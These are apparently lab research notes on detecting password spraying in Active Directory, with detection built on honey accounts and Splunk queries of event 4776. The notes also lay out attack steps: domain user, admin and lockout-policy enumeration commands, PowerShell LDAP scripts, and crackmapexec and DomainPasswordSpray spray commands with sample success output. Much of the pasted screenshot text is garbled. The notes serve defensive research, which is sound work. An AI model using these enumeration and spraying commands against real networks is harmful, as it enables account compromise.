Password Spraying - Detection Research

Sunday, May 16, 2021

2:23 AM

-- Dan Grindall


dan.grindall@gmail.com

# 


# Background for Password Spraying


Why should you care about detecting password spraying? Because it works!

**From Rapid7 "Under The Hoddie 2019 Research Report"; A Survey to Pentest Organizations:**  
  
**CREDENTIAL CAPTURE: HOW DID YOU OBTAIN PASSWORDS OR PASSWORD HASHES?**



**GUESSABLE CRACKED PASSWORDS**



**EXTERNAL ENGAGEMENT: HOW EFFECTIVE WERE LOCKOUTS?**  


-- Source: <https://www.rapid7.com/research/reports/under-the-hoodie-2020/>

# 

# 

# Lab Environment for Research

~ All POC testing, screenshots created using Detection Lab: <https://www.detectionlab.network/introduction/>

~ Create Fake accounts for POC

<https://www.darkoperator.com/blog/2016/7/30/creating-real-looking-user-accounts-in-ad-lab>

# Enumerate Domain Users

net user /domain

C: user /domain 
The request will be processed at a domain controller for domain Windomain . local. 
User accounts for .windomain . local 
Abbecit1945 
oy19SØ 
ursent 
Aften19S9 
Agaricest 
Ala rat 
Alose1961 
Andindeford 
An turing 
Arday1952 
Arithe198e 
Atiousaing 
Bace1946 
Bannined 
Beepa rd 
Begrommento 
Belton st1end1969 
Beting1975 
Blace1969 
Bleave 
reventowne79 
Butervirty 
Capecontabir 
Chalmleshe 
Chishat 
Clont1957 
Cometwou 
Con tret 
Abought 
Abs told 
Adea timeng92 
Afterested 
Aidly1955 
Alla shom 
An dedl 994 
Anningues 
An ke s48 
Aredy1955 
Asc rina 
At:u rnevel 
Bagall 
Ba rdec ome 
Beety1951 
Belank 
Benife 
Bevold 
Bla rly 
Bobbles 
Broplece 
Caliat 
Caphistry 
Chaver196Ø 
Chiss1947 
Coa rad 
Comints 
coug1972 
Abountich 
Acte1947 
Administrator 
Aganythe 
Ajoilver 
Aloost 
Andest 
An stating 
Apta te 
Aret1969 
Asecou1ded54 
Austeset 
Bagith 
Beemed 
Begic ke 
Belikee 
Bersoones 
Bity1956 
Blanay 
Bra10'.a 
Buliesson 
Camigniont 
Carceses 
Cherthem 
Clachaps 
Coma 0002 
Complem 
Cou ser 

~ Get Domain Admins

net group "Domain Admins" /domain

~ Get User Details  
net user <username> /domain

C: group "Domain Admins" [domain 
The request will be processed at a domain controller for domain Windomain . local. 
Group name 
Commen t 
Members 
Domain Admins 
Designated administra tors of the domain 
Administra tor 
secopsadmin 
'The command completed successfully. 
C: user secopsadmin [domain 
The request will be processed at a domain controller for domain Windomain . local. 
User name 
Full Name 
Commen t 
User's comment 
Coun try (region code 
Account active 
Account expires 
Password last set 
Password expires 
Password changeable 
Password required 
ser may change password 
norkstations allowed 
Logon script 
User profile 
Home directory 
Last logon 
secopsadmin 
SecOps Admin 
Secops Use - AR7734992 
eØØ (System Default) 
Yes 
Never 
(5/116/12021 
Never 
17/12021 RI 
Yes 
Yes 
All 
16/1 2021 

~ Alternate methods of Enumerating Domain Users and Domain Admins via Powershell. Emumeration behavior will vary dependong on attacker's framework and preference. Can't rely on detecting specific commands.


- <https://www.jaapbrasser.com/active-directory-friday-list-password-information-for-domain-administrators/>

# Alternate method to enumerate domain users via Powershell:  
# enum\_domain\_users.ps1

# Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known Bug for LDAP simple bind.

|  |
| --- |
| $Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{  Filter = "(objectclass=user)"  PageSize = 0  }  $Searcher.FindAll() | ForEach-Object {  New-Object -TypeName PSCustomObject -Property @{  samaccountname = $\_.Properties.samaccountname -join ''  pwdlastset = [datetime]::FromFileTime([int64]($\_.Properties.pwdlastset -join ''))  LastLogonDate = [datetime]::FromFileTime([int64]($\_.Properties.LastLogonDate -join ''))  enabled = -not [boolean]([int64]($\_.properties.useraccountcontrol -join '') -band 2)  }  } |


# Example



# Alternate method to enumerate domain admins via Powershell:   
# enum\_domain\_admins.ps1  
# Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known bug for LDAP simple bind

|  |
| --- |
| $Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{  Filter = "(memberof=CN=Domain Admins,CN=Users,DC=windomain,DC=local)"  PageSize = 0  }  $Searcher.FindAll() | ForEach-Object {  New-Object -TypeName PSCustomObject -Property @{  samaccountname = $\_.Properties.samaccountname -join ''  pwdlastset = [datetime]::FromFileTime([int64]($\_.Properties.pwdlastset -join ''))  LastLogonDate = [datetime]::FromFileTime([int64]($\_.Properties.LastLogonDate -join ''))  enabled = -not [boolean]([int64]($\_.properties.useraccountcontrol -join '') -band 2)  }  } |

# Example



~ Enumerate Domain Lockout and Password Policy

|  |
| --- |
| C:\Users\vagrant>net accounts  Force user logoff how long after time expires?: Never  Minimum password age (days): 1  Maximum password age (days): 42  Minimum password length: 7  Length of password history maintained: 24  Lockout threshold: 5  Lockout duration (minutes): Never  Lockout observation window (minutes): 30  Computer role: WORKSTATION  The command completed successfully.  C:\Users\vagrant> |

C: accounts 
Force user logoff how lone after time 
Minimum password age (days): 
Maximum password age (days): 
Minimum password length: 
Length of password history maintained: 
Lockout threshold: 
Lockout duration (minutes): 
Lockout observation window (minutes): 
Computer role: 
The command completed successfully. 
expires? : 
Never 
1 
42 
7 
24 
5 
Never 
30 
WORKSTATION 

~ Alternate mathods:

# Powershell - RSAT module installed:  
Get-ADDefaultDomainPasswordPolicy

PS Get-ADDefauLtDomainPasswordPoLicy 
ComplexityEnab1ed 
DistinguishedName 
LockoutDuration 
LockoutObser 
LockoutThresh01d 
MaxPasswordAge 
minPasswordAge 
minPasswordLength 
objectCIass 
objectGuid 
Passwor dHistor yCount 
ReversibleEncryptionEnab1ed 
: True 
. DC-Windomain , DC-local 
: eono:ee 
• {dornainDNS} 
: bc4109b4-9124-41se-b35d-b1748d;e2185 
: 24 
. False 

# Get password policy wth crackmapexec  
crackmapexec smb <target> -u <user> -p <pass> --pass-pol

# 

# Password Spraying

# 

# Crackmapexec:   
<https://github.com/byt3bl33d3r/CrackMapExec>

~ Using crackmapexec and mp64 to generate passwords and spray them against SMB services on the network.

crackmapexec smb 10.0.0.1/24 -u Administrator -p `(./mp64.bin Pass@wor?l?a)`

# DomainPasswordSpray (Powershell)

<https://github.com/dafthack/DomainPasswordSpray>


~ Using DomainPasswordSpray to spray a password against all users of a domain.

# /!\ be careful with the account lockout !

Invoke-DomainPasswordSpray -UserList users.txt -Domain domain-name -PasswordList passlist.txt -OutFile sprayed-creds.txt

~ Example of Password Spraying using DomainPasswordSpray.ps1

# Create passwords.txt with passwords to spray as well as users.txt with list of users that were previously enumerated.



#Note that the script pauses for durration of domain password policy observation window (lockout interval). A patient attacker can leave this running and come back to it (days later).

microsoft Windows [Version 10.0.14393) 
c 2816 microsoft Cor oration. All ri hts reserved. 
* ] Pausing to avoid account lockout. 
Waiting for 30 minutes. 1778 seconds remaining 
Copyright (C) 2916 Microsoft Corporation. All rights reser ved. 
PS C 
. . \DomainPasswordSpray. psi 
PS Invoke-Dornainpasswordspray -UserList users .txt -Domain windomain .Loca1 
prayed-creds .txt -Verbose 
* ] Using users.txt as userlist to spray with 
[ * ] Warning: Users Will not be checked for lockout threshold. 
-passwordList passwords .txt 
-OutFi1e s 
[ * ] WARNING - Be very careful not to Lock out accounts with the password list option! 
The domain password policy observation window is set to 3€ minutes . 
* ] Setting a 39 minute wait in between sprays. 
Confirm Password Spray 
re 
01 
you sure you cedar-it to perform a password spray against 501 accounts? 
[N] No Help (default is "Y"): y 
Password spraying has begun with 2 passwords 
This might take a while depending on the total number of users 
Now trying password Spring2€211. against 501 users. Current time is 9:48 pm 
Writing successes to sprayed-creds . txt 
SUCCESS! user :æcces password:springa€lll 
of 591 users tested 

# Creating a honey account as detection method


# This is a technique taught by SANS (SEC 504 "SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling"


# This technique is also referenced by CISA, Microsoft and other industry leaders.


# Criteria for honey account(s) that we learned from enumerating domain accounts from a hacker perspective: The honey account must look like a real account.

1. Must be active.
2. *Ideally* be member of "Domain Admins" group to guarantee attention of attackers *(not a hard requirement but more effective).*
3. Should have a 20+ character random generated password.
4. Password set to never expire.
5. Must have **been logged into at least once** to reset last logon time from 1601/01/01 00:00:00.
6. Must have login hours set to "None" (Login Denied).

# Example







# Detecting Password Spraying

# Honey Account "Tripwire" Events

EventID: 4776(S, F): The computer attempted to validate the credentials for an account.  
<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4776>

index="wineventlog" host="dc.windomain.local" EventCode=4776 Logon\_Account=secopsadmin

Search 
splunksenterprise 
sourcetype = WinEventLog 
Apps 
Datasets 
Administrator • 
Messages • 
Reports 
Alerts 
Dashboards 
Settings • 
O Job 
Activity 
Save As • 
Help 
Analytics 
Find 
Search & Reporting 
New Search 
windomain. local " EventCode=4776 Logon_Account=secopsadmin 
1 event (5/16/21 PM to 5/16/21 PM) No Event Sampling 
Create Table View 
Date time range • 
Close 
Events (1) 
Patterns 
Statistics 
— Zoom Out 
All Fields 
Visualization 
Zoom to Selection 
Verbose Mode • 
I minute per column 
Format Timeline • 
< Hide Fields 
SELECTED FIELDS 
a host 1 
a source 1 
a sourcetype 1 
INTERESTING FIELDS 
a action 1 
a app 1 
a Authentication _ Package 1 
List 
/ Format 
Time 
5/16/21 
PM 
a body 1 
a category 1 
a ComputerName 1 
a dest 1 
a dest_nt_host 1 
a dvc 1 
a dvc_nt_host 1 
a Error_Code 1 
a event_description 1 
# event_id 1 
# event_type 1 
# EventCode 1 
a eventtype 4 
x Deselect 
20 Per Page • 
Event 
05/16/2021 PM 
LogName=Security 
ventCode=4776 
E 
EventType=0 
ComputerName=dc. wi ndomain. local 
SourceName=Microsoft Windows security auditing. 
Type=lnformation 
RecordNumber=144288 
Keywords=Audit Failure 
TaskCategory=Credential Validation 
Opcode=lnfo 
Message=The computer attempted to validate the credentials for an account. 
Authentication Package: 
ogon Account: 
secopsadmin 
Source Workstation: 
Error Code: 
Collapse 
exceeeeea 
host = dc.windomain.local source 
WinEventLog:Security 

# Detecting Password Spray using distict count of target accounts per source workstation (or source IP) in specified interval

index="wineventlog" host="dc.windomain.local" EventCode=4776

| timechart span=30m dc(Logon\_Account) as Distinct\_Logon\_Account by Source\_Workstation

index="wineventlog" windomain. local " EventCode=4776 
timechart span=5m dc(Logon_Account) as Distinct_Logon_Account by Source_Workstation 
1,005 events (5/16/21 PM to 5/16/21 PM) No Event Sampling 
Events (1,005) 
Line Chart 
400 
200 
9:15 PM 
sun May 16 
2021 
Patterns 
Format 
920 PM 
Statistics (13) 
Trellis 
9:26 PM 
Visualization 
9:20 PM 
g:gs PM 
940 PM 
9:45 PM 
g:so PM 
9:55 PM 
1000 PM 
O Job 
loos PM 
10:10 PM 
Last 1 hour • 
Verbose Mode • 
— WINIO 
10:16 PM 
Unique Logon Account Auth Attempts by Source Workstation (Timechatt) 

# Investigation Dashboard Pane: Successful Auth Drilldown, by source, showing accounts compromised.

Search 
splunksenterprise 
2021-05-16 
•45: 57 
2021-05-16 
• 48: 52 
2021-05-16 
2021-05-16 
Apps 
Datasets 
Reports 
Alerts 
Dashboards 
Administrator • 
Source_Workstation 
Messages • 
Settings • 
Activity 
Analytics 
Help • Find 
Search & Reporting 
Successful Authentications By Source_Workstation (Drilldown) 
Source_Workstation 
Edit 
Last 24 hours 
Action 
success 
success 
DC 
Date/Time : 
21 . 
21. 
07: 56: 55 
Hide Filters 
Logon_Account 
Facces 
vagrant 
Export 
Successful_Logins 

\* Note: A Full Dashboard showing correalted metrics could be created incorporating these examples and more.